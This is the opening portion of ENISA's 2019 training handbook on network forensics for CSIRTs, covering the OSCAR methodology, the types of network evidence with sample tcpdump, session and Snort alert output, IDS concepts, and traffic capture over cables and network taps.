



Introduction to Network Forensics

FINAL
VERSION 1.1
AUGUST 2019





About ENISA

The European Union Agency for Cybersecurity (ENISA) is a centre of network and information security expertise for the EU, its member states, the private sector and Europe's citizens. ENISA works with these groups to develop advice and recommendations on good practice in information security. It assists EU member states in implementing relevant EU legislation and works to improve the resilience of Europe's critical information infrastructure and networks. ENISA seeks to enhance existing expertise in EU member states by supporting the development of cross-border communities committed to improving network and information security throughout the EU. More information about ENISA and its work can be found at www.enisa.europa.eu.

Contact

For queries in relation to this paper, please use:

csirt-relations@enisa.europa.eu

PGP Key ID: 31E777EC 66B6052A

PGP Key Fingerprint: AAE2 1577 19C4 B3BE EDF7 0669 31E7 77EC 66B6 052A

For media enquiries about this paper, please use:

press@enisa.europa.eu.

Legal notice

Notice must be taken that this publication represents the views and interpretations of ENISA, unless stated otherwise. This publication should not be construed to be a legal action of ENISA or the ENISA bodies unless adopted pursuant to the Regulation (EU) No 526/2013. This publication does not necessarily represent state-of-the-art and ENISA may update it from time to time.

Third-party sources are quoted as appropriate. ENISA is not responsible for the content of the external sources including external websites referenced in this publication.

This publication is intended for information purposes only. It must be accessible free of charge. Neither ENISA nor any person acting on its behalf is responsible for the use that might be made of the information contained in this publication.

Copyright Notice

© European Union Agency for Cybersecurity (ENISA), 2018
Reproduction is authorised provided the source is acknowledged.

ISBN: 978-92-9204-288-2, DOI: 10.2824/995110

Table of Contents

About ENISA	3
Executive Summary	9
1. Introduction to Network Forensics	10
1.1 Relation to other fields of digital forensics	11
1.1.1 Computer forensics	12
1.1.2 Memory forensics	12
1.1.3 Mobile forensics	12
1.2 Different types of network-based evidence	13
1.2.1 Full content data	13
1.2.2 Session data	14
1.2.3 Alert data	14
1.2.4 Statistical data	15
1.3 Relation to intrusion detection/prevention systems	15
1.3.1 Difference between forensic investigation and intrusion detection	16
1.3.2 IDS alerts as a starting point of a forensic investigation	16
1.4 Collecting network-based evidence	17
1.4.1 Acquiring traffic in cables	17
1.4.2 Acquiring traffic in radio networks	22
1.5 Short introduction to some well-known tools	23
1.5.1 Packet capturing tools: tcpdump, dumpcap	24
1.5.2 A simple pattern matching engine: ngrep	24
1.5.3 A flow capture & analysis tool: Argus	25
1.5.4 Network intrusion detection system example: Snort	26
1.5.5 The full-scale analysis tool: Wireshark	26
2. Logging and Monitoring	29
2.1 Useful sources for analysis	29
2.1.1 Host-based sources	29
2.1.2 Network-based sources	35
2.2 Prerequisites to enable suitable network forensics	40
2.2.1 Monitoring policy	40
2.2.2 Monitoring targets	41
2.2.3 Additional data sources	41
2.3 Timeline analysis	42
2.4 Aggregation and correlation of different sources, normalisation of data	44
2.4.1 Address normalisation	45
2.4.2 Name resolution	46
2.4.3 Time normalisation	46

2.5	Collecting and storing traffic data	47
2.5.1	Collecting agents	47
2.5.2	Storage	48
2.5.3	Data transfer	49
2.6	Legal basics	50
2.6.1	Obligations	51
2.6.2	Constraints	52
3.	Detection	53
3.1	Distinguishing regular traffic from suspicious/malicious traffic	53
3.1.1	Baselining of normal traffic	53
3.1.2	Filtering of network traffic	57
3.1.3	Building signatures	58
3.2	Detecting intrusions	58
3.2.1	Detecting enumeration	58
3.2.2	Detecting lateral movement	59
3.2.3	Detecting data exfiltration	60
3.3	Using threat intelligence	60
4.	Analysis (data interpretation)	63
4.1	Overview	63
4.1.1	The value and importance of Network forensics	64
4.1.2	Where can one find Network forensics?	65
4.1.3	Logging and monitoring	65
4.1.4	Combining the pieces	66
4.1.5	What is the purpose of data visualisation?	67
4.2	Chain of Custody	68
4.2.1	What is Chain of Custody?	68
4.2.2	Why is a careful Chain of Custody so important?	68
4.2.3	Integrity	69
4.2.4	Traceability	70
4.2.5	Practical issues	71
4.2.6	Legal value	72
4.2.7	Example of a Chain of Custody form	72
4.3	From data to information	73
4.3.1	Introduction to data capture files	73
4.3.2	Data Analysis Tools	74
4.3.3	Command line tools	81
4.4	Encryption and making the best of an encrypted capture	84
4.4.1	CIA triad, Privacy and Anonymity	84
4.4.2	Networks	86
4.4.3	Encryption	89
4.4.4	IPsec	91

4.4.5	VPN	93
4.4.6	Wireless	95
4.4.7	Network Forensics and Encryption	96
4.5	Tool sources	99
4.6	Further reading	99
5.	Use Cases	100
5.1	ICS/SCADA environment	100
5.1.1	Summary	100
5.1.2	Summary Table	102
5.1.3	Introduction to the exercise and overview	103
5.1.4	Task 1: Setting up the monitoring environment	103
5.1.5	Task 2: Baselining of regular traffic	107
5.1.6	Task 3: Initial attack detection	116
5.1.7	Task 4: Second attack stage analysis	120
5.1.8	Task 5: Analysing the attack on the PLCs	127
5.1.9	Summary of the exercise	137
5.1.10	Tools used in this use-case	138
5.1.11	Evaluation metrics	138
5.1.12	Further reading	138
5.2	Detecting exfiltration on a large finance corporation environment	139
5.2.1	Summary	139
5.2.2	Summary Table	139
5.2.3	Introduction to the training	140
5.2.4	Introduction – proxy server	141
5.2.5	Setup	142
5.2.6	Network Traffic Analysis	151
5.2.7	Detecting data exfiltration over DNS	171
5.2.8	Log analysis summary/recommendations	182
5.2.9	Tools used	183
5.2.10	Evaluation metrics	183
5.3	Analysis of an airport third-party VPN connection compromise	184
5.3.1	PART1: Summary	184
5.3.2	PART2: Summary table	184
5.3.3	PART 3: Introduction to the exercise and tools overview	185
5.3.4	PART 4: The Examination	200
5.3.5	Summary of the exercise	214
5.3.6	Conclusions / Recommendations	215
5.3.7	Tools repository	215
5.3.8	Evaluation metrics	215
6.	Glossary	216
7.	References	217



Executive Summary

This material contains an update to the existing ENISA Collection of CERT exercises, specifically focusing on the trainings labelled under “Network Forensics” on the ENISA CSIRT training webpages¹.

The revised/renewed training materials are based on good practices, and include all needed methodologies, tools and procedures. The updated scenarios also include content that is in line with the current technologies and methodologies. The training includes the performance indicators and means, supporting those who use it to increase their operational competence. It is made available in a ready-to-use version. The duration of the training is 3 full working days (or approximately 24 hours).

The training consists of an extensive introduction (sections 1–4) and three exercises (section 5).

The exercises are targeted mainly towards the national, governmental and other types of CSIRTs who are focused on enhancing their skills, effectiveness, quality of service and cooperation with other teams and stakeholders.

¹ <https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/technical-operational>

1. Introduction to Network Forensics

This chapter will establish a basic understanding of network forensics and proceed with how it relates to other forensic fields, most importantly host-based forensics, memory forensics, and mobile forensics.

Section 1.2 introduces different levels of traffic capture and data retention and how it can be used. Section 1.3 deals with the relation of network forensics to intrusion detection, while the process of how network evidence is captured from different media (cable, wireless) is covered in section 1.4. The chapter will be closing with a brief introduction of common tools used in network forensics.

The material presentation is at the discretion of the trainer. If the trainees have enough knowledge about the basics, some or all of this material can be skipped.

The word forensics comes from the Latin words *forensis* and *scientia*, meaning “on the forum” and “knowledge”. In ancient Rome, criminal proceedings were held in public at the market place (forum). Forensic science is hence referring to the process of applying scientific methods to criminal and civil proceedings. Correspondingly, a forensic scientist collects, preserves, and analyses scientific evidence during an investigation. They may also testify as expert witnesses in courts.

Over time, the technical aspects of forensic investigations have evolved into sub-fields relating to the special conditions of the evidence involved, like toxicology, fingerprint analysis, etc. with digital forensics being the branch of forensic science encompassing the recovery and investigation of material found in digital devices.

From Jones et al. (2013, see also ENISA 2013a): *“There are five main principles that draw up a basis for all dealings with electronic evidence. These principles were adopted as part of European Union and the Council of Europe project to develop a ‘seizure of e-evidence’ guide. As stated before, while laws regarding admissibility of evidence differ between countries, using these principles is considered appropriate, as they are common internationally”.*

- **Data integrity:** No action taken should change electronic devices or media, which may subsequently be relied upon in court.
- **Audit trail:** An audit trail or other record of all actions taken when handling electronic evidence should be created and preserved. An independent third party should be able to examine those actions and achieve the same result.
- **Specialist support:** If it is assumed that electronic evidence may be found in the course of an operation, the person in charge should notify specialists, often external advisers, in a timely fashion.
- **Appropriate training:** First responders must be appropriately trained to be able to search for and seize electronic evidence if no experts are available at the scene.
- **Legality:** The person and agency in charge of the case are responsible for ensuring that the law, the general forensic and procedural principles, and the above listed principles are adhered to. This applies to the possession of and access to electronic evidence.

Network forensics is a sub-branch of digital forensics relating to the monitoring and analysis of computer network traffic for the purposes of information gathering, legal evidence, or intrusion detection.

“Until recently, it was sufficient to look at individual computers as isolated objects containing digital evidence. Computing was disk-centred—collecting a computer and several disks would assure collection of all relevant digital evidence. Today, however, computing has become network-centred as more people rely on e-

mail, e-commerce, and other network resources. It is no longer adequate to think about computers in isolation as many of them are connected together using various network technologies. Digital investigators/examiners must become skilled at following the cybertrail to find related digital evidence on the public Internet, private networks, and other commercial systems. An understanding of the technology involved will enable digital investigators to recognise, collect, preserve, examine, and analyse evidence related to crimes involving networks.” (Casey, 2011, p. 607).

Network forensics follow the same basic principles of digital forensics as outlined above. For the current task of performing network forensics, the OSCAR methodology will be used, for which a brief introduction follows; a full description can be found in (Davidoff, 2012, p. 17-22).

The acronym OSCAR stands for

- **Obtain information:** The gathering of general information about the incident itself and the environment where it took place in, such as the date and time when an incident was discovered, persons and systems involved, what has initially happened, what actions have been taken since then, who is in charge, etc. The goals of the investigation should be defined, written down and prioritized, as there will always be resource constraints on the investigation.
- **Strategize:** This deals with the planning of the investigation. Acquisition should be prioritized according to the volatility of the sources, their potential value to the investigation and the effort needed to get them. This priority list should be starting point for allocating resources and personnel to conduct the present tasks such as acquiring information and evidence.
- **Collect evidence:** Based on the plan from the previous phase, evidence is collected from each identified source. Three points must be considered
 - **Documentation:** All actions taken, and all systems accessed should be logged and the log safely stored following the same guidelines as the evidence itself. The log should include time, source of the evidence, acquisition method and the involved investigator(s).
 - **Capture of the evidence itself.** This will be the part where packets are captured, copying logs, imaging hard drives of systems, etc.
 - **Store/Transport:** This is about maintaining the Chain of Custody, i.e. "showing the seizure, custody, control, transfer, analysis, and disposition of evidence, physical or electronic." (EDRM Glossary, n.d.³).
- **Analyze:** During the analysis, an investigator recovers evidence material using a number of different methodologies and tools. Forensics researcher Brian Carrier described an "intuitive procedure" in which obvious evidence is first identified and then "exhaustive searches are conducted to start filling in the holes." (Carrier, 2006). The method chosen for analysis will depend on the case and what leads are already present. It may take several iterations of examination and analysis to support a theory.
- **Report:** This will deal with conveying the results of the investigations to the client(s). It must be understandable by non-technical persons like managers, judges, etc. It must be factual and defensible in detail.

1.1 Relation to other fields of digital forensics

As with forensic science in general, digital forensics is divided into several sub-branches, relating to the digital devices involved: computer forensics, memory forensics, mobile device forensics, database forensics,

³ In this report "n.d." stands for "no date" and it is used in the references when no date could be found for the cited source.

forensic data analysis and of course network forensics itself. Since the topic of this training is network forensics, the relationship to some of these other fields is shown below.

1.1.1 Computer forensics

Sometimes called host-based forensics, this is the oldest field of digital forensics and deals with the acquisition and analysis of data found on individual computers, typically PCs, laptops, servers, workstations, etc. Data usually resides on the hard disk in a non-volatile state and in the main memory. However, further evidence may be found in less commonly known places like the firmware storage (e.g. mainboard or graphics cards) or even in the form of storage media left in a drive slot (e.g. DVDs or SD cards). Even the hardware state of the computer and its' components can be an evidence, like a keylogger plugged in between the keyboard and mainboard(s) USB plugs.

Network forensics and computer forensics complement each other. Adversaries may hide so well that they are invisible to most investigation methods. However, once they need to communicate, those packets will be seen on the network. On the other hand, network forensics cannot tell what happened with the packet data on the communicating systems: which processes sent/received the packets, what they did with it, etc.

1.1.2 Memory forensics

Memory forensics deals with the forensic analysis of a computer's memory contents.

It is the only method of investigation that remains usable, when adversaries do not write data to the system's non-volatile storage during an attack. In addition, this method allows the analysis of more volatile evidence, i.e. RAM content that would be lost after a system reboot or power-off, like the state of the operating system kernel or the processes on the system. Memory forensics hence complements computer-based forensics as well as network forensics when it allows recovering the keys of the hard drive encryption or the keys of network connections. It may also help to discover if network interfaces have been put into promiscuous mode for capturing network traffic, or it may find traces of previously used network connections in parts of the memory that have been freed but not yet overwritten.

1.1.3 Mobile forensics

Mobile device forensics is a branch of digital forensics relating to recovery of digital evidence or data from a mobile device under forensically sound conditions. The term 'mobile device' typically means mobile phones, but it can also relate to tablets, laptops, wearables, and other devices that can be carried around – that feature memory and wireless network connection(s).

Mobile device forensics can be challenging for several reasons:

- It may be difficult to separate a device from the network. Most mobile devices have not only WiFi but also GSM, Bluetooth, Near Field Communication (NFC), infrared connectivity. More so, mobile devices will dynamically re-connect through a different network if the primary network connection fails.
- Turning off a power source on mobile devices can be challenging. Batteries may be non-removable, or the device may have a solar panel. This may run contrary to standard forensic procedures.
- Full device encryption makes data acquisition difficult or impossible.
- Standard interface hardware, i.e. keyboard or screen, may not be present.
- Application data formats may be unknown (proprietary) or changing frequently.

Because of these challenges, a wide variety of tools exists to extract evidence from mobile devices; since no single tool or method can acquire all the evidence from all types of devices.

1.2 Different types of network-based evidence

There are different types of network-based evidence, all of which have pros and cons with respect to forensic analysis. This section will briefly introduce the different types and some well-known corresponding tools for evidence analysis will be provided later on.

1.2.1 Full content data

Full content data is exactly what the name implies: it is every single piece of information that passes across a network (or networks). Nothing is being filtered, exact copies of all the traffic (often called "packet captures", abbreviated to **PCAP**) are being stored.

The following listing shows a (tiny) packet capture excerpt as being provided by one of the most common PCAP tools *tcpdump*:

```
17:35:14.465902 IP (tos 0x10, ttl 64, id 5436, offset 0, flags [DF], proto TCP (6), length 104)
    10.0.3.246.22 > 10.0.3.1.32855: Flags [P.], cksum 0x1b51 (incorrect -> 0x72bc), seq 2547781277:2547781329, ack 1824703573, win 355, options [nop,nop,TS val 622081791 ecr 622081775], length 52
17:35:14.466007 IP (tos 0x10, ttl 64, id 52193, offset 0, flags [DF], proto TCP (6), length 52)
    10.0.3.1.32855 > 10.0.3.246.22: Flags [.] , cksum 0x1b1d (incorrect -> 0x4950), seq 1, ack 52, win 541, options [nop,nop,TS val 622081791 ecr 622081791], length 0
17:35:14.470239 IP (tos 0x10, ttl 64, id 5437, offset 0, flags [DF], proto TCP (6), length 168)
    10.0.3.246.22 > 10.0.3.1.32855: Flags [P.], cksum 0x1b91 (incorrect -> 0x98c3), seq 52:168, ack 1, win 355, options [nop,nop,TS val 622081792 ecr 622081791], length 116
17:35:14.470370 IP (tos 0x10, ttl 64, id 52194, offset 0, flags [DF], proto TCP (6), length 52)
    10.0.3.1.32855 > 10.0.3.246.22: Flags [.] , cksum 0x1b1d (incorrect -> 0x48da), seq 1, ack 168, win 541, options [nop,nop,TS val 622081792 ecr 622081792], length 0
17:35:15.464575 IP (tos 0x10, ttl 64, id 5438, offset 0, flags [DF], proto TCP (6), length 104)
    10.0.3.246.22 > 10.0.3.1.32855: Flags [P.], cksum 0x1b51 (incorrect -> 0xc3ba), seq 168:220, ack 1, win 355, options [nop,nop,TS val 622082040 ecr 622081792], length 52
```

From the listing above it becomes immediately obvious that output like this rarely is useful during network forensic investigations. Thus, while analysing a PCAP file, one either applies one of the many useful *tcpdump* filter options or uses graphical tools such as *Wireshark* to look at **extracted content data** (a sub-set of full content data). Extracted content data frequently refers to high-level data streams with, e.g., MAC addresses and IP protocols not being displayed to the analyst⁴:

⁴ Source: Wireshark (n.d. a), *Wireshark User's Guide*, https://www.wireshark.org/docs/wsug_html




Figure 1-1. Extracted Content Data seen with Wireshark “follow TCP session”

1.2.2 Session data

Another source of network-based evidence is called **session data**. It usually consists of aggregated traffic metadata and usually refers to the conversation between two network entities, grouped together into "flows" and/or groups of network packets related to one another (cf. section 1.5.3). An example is shown in the listing below:

```

44 packets seen, 44 TCP packets traced
elapsed wallclock time: 0:00:00.025033, 1757 pkts/sec analysed
trace file elapsed time: 0:00:00.435121
TCP connection info:
1: host1.net:63807 - prefetch.biz:www (a2b) 7> 6<
2: host1.net:62941 - prefetch.biz:www (c2d) 6> 4<
3: host1.net:57312 - prefetch.biz:www (e2f) 6> 5<
4: host1.net:55792 - prefetch.biz:www (g2h) 6> 4y
  
```

With respect to network forensics, therefore, session data are able to inform the investigator about questions such as *who talked to whom, when, for how long*, etc. without looking at any contents of the conversation(s) at all. Sometimes, all an investigator needs to know is that *700,000 packets have been transferred between two otherwise "quiet" network nodes on a Sunday at 02:15 am*.

1.2.3 Alert data

Whenever network traffic triggers a pre-defined item of interest (such as a particular pattern of bytes, or counts of activity, or other characteristics) the analyst will be dealing with **alert data**. Alerts are typically generated by Network Intrusion Detection Systems (**NIDS**) such as Suricata or Snort (cf. section 1.5.4). The listing below shows an example or a snort alert message:

```

[**] [1:528:3] BAD TRAFFIC loopback traffic [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
10/16-08:21:31.175096 127.0.0.1:80 -> "INTERNET_IP":PORT
TCP TTL:123 TOS:0x0 ID:42230 IpLen:20 DgmLen:40
***A*R** Seq: 0x0 Ack: 0x32A60001 Win: 0x0 TcpLen: 20
[Xref => http://rr.sans.org/firewall/egress.php]
  
```

A common problem during almost every investigation involving alert data is that the analyst frequently has to deal with false alerts (commonly referred to as false positives) and thus extra care needs to be taken when interpreting the data. Moreover, alert data are often not enough to decide whether a particular pattern of network traffic is malicious or benign. The investigator will need more context to arrive at a conclusion.

1.2.4 Statistical data

Finally, one more source of network-based evidence is called **statistical data**. There are many different types of statistical data (sometimes also referred to as metadata) and many useful tools to generate those different data types (such as *Wireshark* as described in section 1.5.5).

Statistical data provide the analyst with network-related aspects such as the number of bytes contained in a packet trace, start and end times of network conversations, number of services and protocols being used, most active network nodes, least active network nodes, outliers in network usage, average packet size, average packet rate, and so on. It can therefore also act as a useful source for anomaly detection.

1.3 Relation to intrusion detection/prevention systems

From Scarfone (2007, chapter 2, p 15): "*Intrusion detection is the process of monitoring the events occurring in a computer system or network and analysing them for signs of possible incidents, which are violations or imminent threats of violation of computer security policies, acceptable use policies, or standard security practices. An **intrusion detection system (IDS)** is software that automates the intrusion detection process. An **intrusion prevention system (IPS)** is software that has all the capabilities of an intrusion detection system and can also attempt to stop possible incidents.*"

Notifications about malicious activity or violation are typically reported either to an administrator or collected centrally using a security information and event management (SIEM) system.

IDSs can be classified based on where the detection takes place or based on the detection method that is employed.

Further quoting Scarfone (2007, chapter 4, p. 35): "*A **network-based intrusion detection system (NIDS)** monitors network traffic at strategic points within a network for segments or devices and analyses network, transport, and application protocols to identify suspicious activity. A NIDS with the capability to change or drop harmful detected packets would be called a Network Intrusion Prevention System (NIPS).*"

Again, quoting Scarfone 2007, chapter 6, p. 65): "*A **host-based intrusion detection system (HIDS)** monitors the characteristics of a single host and the events occurring within that host for suspicious activity. Examples of the types of characteristics a host-based IDS might monitor are wired and wireless network traffic (only for that host), system logs, running processes, file access and modification, and system and application configuration changes.*"

According to Lokesak (2008): "***Signature-based IDS** refers to the detection of attacks by looking for specific patterns, such as byte sequences in network traffic, or known malicious instruction sequences used by malware. This terminology originates from anti-virus software, which refers to these detected patterns as signatures. Although signature-based IDS can easily detect known attacks, it is impossible to detect new attacks, for which no pattern is available.*"

Anomaly-based detection is characterized by Rowayda (2013, p. 227) as: "*Anomaly detection [...] studies the normal behaviour of the monitored system and then looks out for any difference in it to detect intrusions so it*

is able to detect new attacks as any attack is assumed to be different from normal activity. However, anomaly detection sometimes sets false alarms because it erroneously classifies the normal user behaviours as attacks."

1.3.1 Difference between forensic investigation and intrusion detection

From (EC-Council Press, 2010, p. 29): *The following are some of the elements of an end-to-end forensic trace:*

- The end-to-end concept: An end-to-end investigation tracks all elements of an attack, including how the attack began, what intermediate devices were used during the attack, and who was attacked.
- Locating evidence: Once an investigator knows what devices were used during the attack, he or she can search for evidence on those devices. The investigator can then analyse that evidence to learn more about the attack and the attacker.
- Pitfalls of network evidence collection: Evidence can be lost in a few seconds during log analysis because logs change rapidly. Sometimes, permission is required to get evidence from certain sources, such as ISPs. This process can take time, which increases the chances of evidence loss. Other pitfalls include the following:
 - An investigator or network administrator may mistake normal computer or network activity for attack activity.
 - There may be gaps in the chain of evidence.
 - Logs may be ambiguous, incomplete, or missing.
 - Since the Internet spans the globe, other nations may be involved in the investigation. This can create legal and political issues for the investigation.
- Event analysis: After an investigator examines all the information, he or she correlates all of the events and all of the data from the various sources to get the whole picture.

Investigation of a security alert does not necessarily have the goal to prosecute; however, legal action may still be the consequence of the investigation. For example, termination of employees (as a result of an investigation) may lead to an unfair dismissal suit. In a case of personally identifiable information (PII) theft, the victim will need to present evidence that it fulfilled its' regulatory obligations. It is therefore advisable to treat the evidence as if it is going to be used in court.

"Ultimately, any investigation can benefit from the influence of Forensic Science. In addition to providing scientific techniques and theories for processing individual pieces of digital evidence, Forensic Science can help reconstruct crimes and generate leads. Using the scientific method to analyse available evidence, reconstruct the crime, and test their hypotheses, digital investigators can generate strong possibilities about what occurred." (Casey, 2011, p. 15).

1.3.2 IDS alerts as a starting point of a forensic investigation

Every forensic investigation must start somewhere, be it in the form of a report, or because of an accusation (human) or an automatic alert (computer). Without starting point, there is nothing to investigate. In practice, this can also take the form of an alert from an IDS, curious log entries, abnormal system behaviour (like high CPU load), a complaint e-mail, or some combination of indicators.

"When presented with an accusation or automated incident alert, it is necessary to consider the source and reliability of the information. An individual making a harassment complaint because of repeated offensive messages appearing on his or her screen might actually be dealing with a computer worm/virus. An intrusion detection system alert may only indicate an attempted, unsuccessful intrusion or it might be a false alarm."

Therefore, it is necessary to weigh the strengths, weaknesses, and other known nuances related to the sources and include human factors as well as digital.” (Casey, 2011, p. 198).

1.4 Collecting network-based evidence

Depending on the technical means available, as well as legal and regulatory requirements, it will not always be possible to wiretap *everything* and keep a full log of all data sent.

The task of acquiring network evidence can be divided into active and passive acquisition. Passive acquisition happens when data is gathered without emitting data at OSI Layer 2 or above. Traffic acquisition, or capturing, or *sniffing* falls into this field. In contrast, active acquisition happens when evidence is gathered by interacting with systems on the network, i.e. by sending queries to them, or systems logging to a log host, SIEM or management station. This may even include scanning the network ports of systems to determine their current state.

To preserve as much of the evidence as possible, acquisition should not change the packets, send out additional packets or alter the network configuration (thus observing the data integrity principle). Quoting Jones (2013, p. 45):

“Ideally, we would like to obtain perfect-fidelity evidence, with zero impact on the environment. For copper wires, this would mean only observing changes in voltages without ever modifying them. For fibre cables, this would mean observing the quanta without ever injecting any. For radio frequency, this would mean observing RF waves without ever emitting any. In the real world, this would be equivalent to a murder investigator collecting evidence from a crime scene without leaving any new footprints.” (Davidoff and Ham, 2012, p. 45).

Network forensic investigators can passively acquire network traffic by intercepting it as it is sent across cables, through the air, or through network equipment such as hubs and switches.

One word of advice: If investigators can capture traffic, so can adversaries. A compromised system could trivially act as a passive listener and eavesdrop on any data transfers or communications. Any evidence sent across the network, or normal traffic sent by the investigator’s operating system, may be trivially captured by anyone else on the local network.

1.4.1 Acquiring traffic in cables

Cables allow for point-to-point connections between stations. The most common cabling types are copper cables with the twisted-pair and coaxial subtypes, where information is transferred in form of electrical signals, and (glass) fibres where information takes the form of optical signals. Both sorts of cables can be sniffed, but the equipment and side effects vary.

- Coaxial cable, shorthand “coax,” consists of a single inner wire wrapped in insulation and covered with an additional outer metal layer shield. Another insulation layer and an outer protective layer. The term coaxial comes from the inner conductor and the outer shield sharing a geometric axis. The advantage of coaxial cables is that the core and thus the transmission is shielded from electromagnetic interference. If the inner core is tapped, the traffic to and from all stations that share the physical medium can be captured by the investigator.

The main use of coaxial cable is as a transmission line for radio frequency signals. Applications include antenna cables, digital audio (S/PDIF) and computer networks, mostly in the form of 10Base5 (“thick” Ethernet or “Yellow Cable”) or 10Base2 (“thin” Ethernet, “Cheapernet”). They have fallen out of use and been replaced by cheaper and more performant network technologies (Fast or Gigabit Ethernet) based on twisted pair cabling, although there will be some legacy installations that still might use it.

- Twisted Pair (TP) cabling is a wiring in which two conductors of a single circuit are twisted together to negate electromagnetic interference. Multiple circuits will be combined into a cable with an optional outer shielding layer. In the latter case, this is called Shielded Twisted Pair (STP) and the other case Unshielded Twisted Pair (UTP). Typical deployments in computer networks consist of 4 pairs of wires in one cable.
TP cabling is typically deployed in star network topologies where stations are connected to a switch or hub, in contrast, direct connection (so called cross-cables) are relatively rare. By tapping one pair of TP wires on a switched network, only traffic relating to only one end station may be received. Standard network taps allow tapping into two or all wire pairs in a cable to receive at least bi-directional traffic.
- Fibre optic cables consist of thin strands of glass (or sometimes plastic) which are bundled together to send signals across a distance. Light is beamed into the fibre at one end and travels along an optic fibre, reflecting constantly against the walls until it reaches an optical receiver at the other end.

1.4.1.1 Network taps

Inline network taps are OSI layer 1 devices (see Figure 1-2), which can be inserted inline between two physically connected network devices. The network tap will pass along the packets and physically replicate copies to one or more monitoring ports. Network taps (like the one in figure below) commonly have four ports: two connected inline to facilitate normal traffic, and two sniffing ports, which mirror that traffic (one for each direction). Insertion of an inline network tap typically causes a brief disruption, since the cable must be separated to connect the network tap inline.




Figure 1-2. Inline network tap

They are commonly designed to require no power for passively passing packets. This reduces the risk of a network outage caused by the tap. This does not cover the power requirements of the monitoring station though.

Fully passive tapping is not possible with Gigabit Ethernet as each cable pair transports 5 bits simultaneously in both directions. The Layer 1 (PHY) chips at each end of the cable they must separate the two signals from each other. This is only possible because they know their own signal, so they can deduct their own send signals from the mixed signals on the line and then interpret the information sent by their link partners.

